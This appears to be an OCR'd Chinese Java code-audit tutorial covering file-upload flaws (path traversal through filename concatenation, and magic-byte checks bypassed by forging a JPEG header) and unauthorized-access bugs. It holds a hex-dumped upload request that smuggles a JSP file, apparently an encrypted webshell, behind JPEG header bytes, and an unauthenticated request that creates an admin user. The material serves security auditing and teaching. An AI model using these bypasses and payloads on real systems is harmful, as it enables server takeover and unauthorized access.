
案例二、


没有校验文件名



且由于错误的文件名拼接，因为 filename 匹配的是第一个.的位置来进行拼接，所以当 item 的值是../../xxx.png，新文件名就会成为 2418dcfb-972b-4717-af6e-3689a7904935../../xxx.png

因为实际环境并没有/feed/upload 这个文件夹，代码里没有做相关判断处理，所以导致只能在 windows 环境下可以跨目录上传文件





案例三、

疑似校验

```
// 校验图片格式
if (!FileTypeJudge.checkFileType(fileByte)) {
    throw new BaseException(ExceptionCodeAndMsg.UPLOAD_FAIL_FORMAT_ERROR.getMsg());
}
```

不要被外表迷惑

跟进 checkFileType 方法查看具体实现

```
public static boolean checkFileType(byte[] bytes) {
    FileType fileType = getType(bytes);
    if (getPicFileType().stream().anyMatch(p -> p.equals(fileType))) {
        return true;
    }
    return false;
}
```

取值比对，只要有跟fileType中匹配成功的就返回true

查看 getType 的操作

```
*/
public static FileType getType(byte[] bytes) {
    String fileHead = bytes2hex(bytes);
    return getTypeFromFileHead(fileHead);
}
```

bytes2hex 方法是将内容转为转 16 进制方便取值比对

```java
private static String bytes2hex(byte[] bytes) {
    StringBuilder hex = new StringBuilder();
    for (int i = 0; i < bytes.length; i++) {
        String temp = Integer.toHexString( i: bytes[i] & 0xFF);
        if (temp.length() == 1) {
            hex.append("0");
        }
        hex.append(temp.toLowerCase());
    }
    return hex.toString();
}
```

然后传入 getTypeFromFileHead 方法处理这些 16 进制，在 getTypeFromFileHead 方法中，会获取 FileType 里的各种变量

```java
private static FileType getTypeFromFileHead(String fileHead) {
    if (fileHead == null || fileHead.length() == 0) {
        return null;
    }
    fileHead = fileHead.toUpperCase();
    FileType[] fileTypes = FileType.values();
    for (FileType type : fileTypes) {
        if (fileHead.startsWith(type.getValue())) {
            return type;
        }
    }
```

```java
public enum FileType {
    /**
     * JEPG/JPG.
     */
    JPEG( type: "JPG", value: "FFD8FF"),

    /**
     * PNG.
     */
    PNG( type: "PNG", value: "89504E47"),

    /**
     * GIF.
     */
    GIF( type: "GIF", value: "47494638"),

    /**
     * Windows Bitmap.
     */
    BMP( type: "BMP", value: "424D"),

    /**
     * TIFF.
     */
    TIFF( type: "TIFF", value: "49492A00"),

    /**
     * CAD.
     */
```

此时 checkFileType 方法里的参数 fileType 就是这个枚举类里的所有变量值（value 值），然后就会被传到 getPicFileType 方法匹配字段是否有指定的类型

```java
    if (getPicFileType().stream().anyMatch(p -> p.equals(fileType))) {
        return true;
    }
    return false;
}

/**
 * 图片类型
 * @return
 */
private static List<FileType> getPicFileType() {
    return Arrays.asList(new FileType[]{FileType.JPEG, FileType.BMP, FileType.PNG, FileType.GIF, FileType.MP4});
}
```

从fileType中匹配有没有以下类型

只要包含任意一种就会返回 true

以上就是案例中文件上传校验的场景
在实际利用时可以通过修改 hex 为指定类型的十六进制就可以绕过，俗称修改文件头

```
6f 6b 69 65 3a 20 4a 53   45 53 53 49 4f 4e 49 44   okie: JSESSIONID
3d 36 46 32 38 44 39 30   37 45 30 31 30 43 42 37   =6F28D907E010CB7
31 45 32 35 39 46 45 34   46 32 46 42 46 46 35 46   1E259FE4F2FBFF5F
44 0d 0a 43 6f 6e 6e 65   63 74 69 6f 6e 3a 20 63   D Connection: c
6c 6f 73 65 0d 0a 0d 0a   2d 2d 2d 2d 2d 2d 57 65   lose ------We
62 4b 69 74 46 6f 72 6d   42 6f 75 6e 64 61 72 79   bKitFormBoundary
46 41 64 41 43 66 6d 31   46 4b 33 68 41 6c 57 36   FAdACfm1FK3hAlW6
0d 0a 43 6f 6e 74 65 6e   74 2d 44 69 73 70 6f 73   Content-Dispos
69 74 69 6f 6e 3a 20 66   6f 72 6d 2d 64 61 74 61   ition: form-data
3b 20 6e 61 6d 65 3d 22   75 70 6c 6f 61 64 22 3b   ; name="upload";
20 66 69 6c 65 6e 61 6d   65 3d 22 61 68 74 65 73   filename="ahtes
74 2e 6a 73 70 22 0d 0a   43 6f 6e 74 65 6e 74 2d   t.jsp" Content-
54 79 70 65 3a 20 69 6d   61 67 65 2f 6a 70 65 67   Type: image/jpeg
0d 0a 0d 0a ff d8 ff e0   3c 25 40 70 61 67 65 20   ....ÿØÿ<%@page
69 6d 70 6f 72 74 3d 22   6a 61 76 61 2e 75 74 69   import="java.uti
6c 2e 2a 2c 6a 61 76 61   78 2e 63 72 79 70 74 6f   l.*,javax.crypto
2e 2a 2c 6a 61 76 61 78   2e 63 72 79 70 74 6f 2e   .*,javax.crypto.
73 70 65 63 2e 2a 22 25   3e 3c 25 21 63 6c 61 73   spec.*"%><%!clas
```

案例中jpg的十六进制开头


```
<script type="text/javascript">
  window.parent.CKEDITOR.tools.callFunct
  if(window.parent&&window.parent.callba
</script>
```

写个环境试一下


```
 * Author: novy
 * Description: Hi
 * @param request    the request
 * @return the string
 */
@RequestMapping("/fileUpload")
public String oneFileUpload(@ModelAttribute MultipartFile myFile, HttpServletRequest request) throws IOException
    byte[] fileByte;

    String fileName = myFile.getOriginalFilename();
    fileByte = myFile.getBytes();
    if (!FileTypeJudge.checkFileType(fileByte)) {
        System.out.println("nooooooooooooooooooooooooooooo");
        return "no";
    }
    try
    {
        myFile.transferTo(new File( pathname: "D:\\" + fileName));
        log.info("成功");
```

代码中当文件不符合规范时就会返回 no，否则就正常显示

首先展示正常上传返回的内容




修改内容为不规范的，响应 no




开始修改头来绕过校验

修改一下 hex 为案例中指定的十六进制




重新上传



上传一个 jsp

正常解析



未授权访问

案例一、

在 Controller:/xxx/xxx 中

接收到请求参数中的 Sysuser 对象参数,并设置角色权限为 ADMIN

然后直接调用了 save 方法,将用户保存到数据库

```
*/
@RestController
@RequestMapping("/sysuser")
@Api(tags = "用户管理")
public class SysUserController {
    @Resource
    private SysUserService sysUserService;

    @RequestMapping(value = "/add", method = RequestMethod.POST)
    public Result add(@RequestBody SysUser sysUser) {
        sysUser.setClientCode(SysUser.ADMIN);
        sysUserService.save(sysUser);
        return ResultGenerator.genSuccessResult();
    }
```

测试环境验证:

未授权状态下,直接构造请求数据包,添加了系统用户

```
POST /[redacted]add HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
Host: [redacted]
Connection: close
Content-Length: 178

{"id":88888,"userName":"[redacted]","realName":"[redacted]","phone":"1500
1231546","email":"[redacted]","password":"[redacted]"
,"token":"[redacted]","salt":"[redacted]"}
```


```
HTTP/1.1 200 OK
Content-Length: 44
Content-Type: text/html;charset=UTF-8
Date: Fri, 27 Dec 2019 03:32:10 GMT
Connection: close

{"code":200,"data":null,"message":"SUCCESS"}
```

案例二、

在业务逻辑层中看到注解@PassTokenAnno


```
@RequestMapping
@PassTokenAnno
public R upload
{
```

对应的是开发自实现的一个接口，注意 required 是 true



```
@Target({ ElementType.METHOD, ElementTy
@Retention(RetentionPolicy.RUNTIME)
public @interface PassTokenAnno {
    boolean required() default true;
}
```

现在找项目的拦截器，全局搜 Interceptor，在 preHandle 方法中可以看到对请求的处理




```
public boolean preHandle(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse, Ob
{

    HandlerMethod handlerMethod = (HandlerMethod) handler;
    Method method = handlerMethod.getMethod();
    Enumeration<String> headerNames = httpServletRequest.getHeaderNames();
    HashMap<String, Object> headMap = new HashMap<>();
    while (headerNames.hasMoreElements())
    {
        String nextElement = headerNames.nextElement();
        headMap.put(nextElement, httpServletRequest.getHeader(nextElement));
    }
    log.debug("请求头参数============>{}", JSONUtil.toJsonStr(headMap));
    Map map = httpServletRequest.getParameterMap();
    log.debug("请求体参数============>{}", JSONUtil.toJsonStr(map));
    log.debug("JwtAuthenticationInterceptor start method==================>{}", method.getName());
    if (method.isAnnotationPresent(PassTokenAnno.class))
    {
        PassTokenAnno passToken = method.getAnnotation(PassTokenAnno.class);
        if (passToken.required())
        {
            return true;
        }
    }
```

```
if (method.isAnnotationPresent(PassTokenAnno.class))
{
    PassTokenAnno passToken = method.getAnnotation(PassTokenAnno.class);
    if (passToken.required())
    {
        return true;
    }
}
```



当处理当前请求的业务逻辑中存在刚刚看到的@PassTokenAnno 就会跳过登录认证，进行未授权访问

案例三、

在 WEB-INF/web.xml 中
定义了 InterfaceServlet,对应 class 为:com.xxx.xxx.xxx.InterfaceServlet

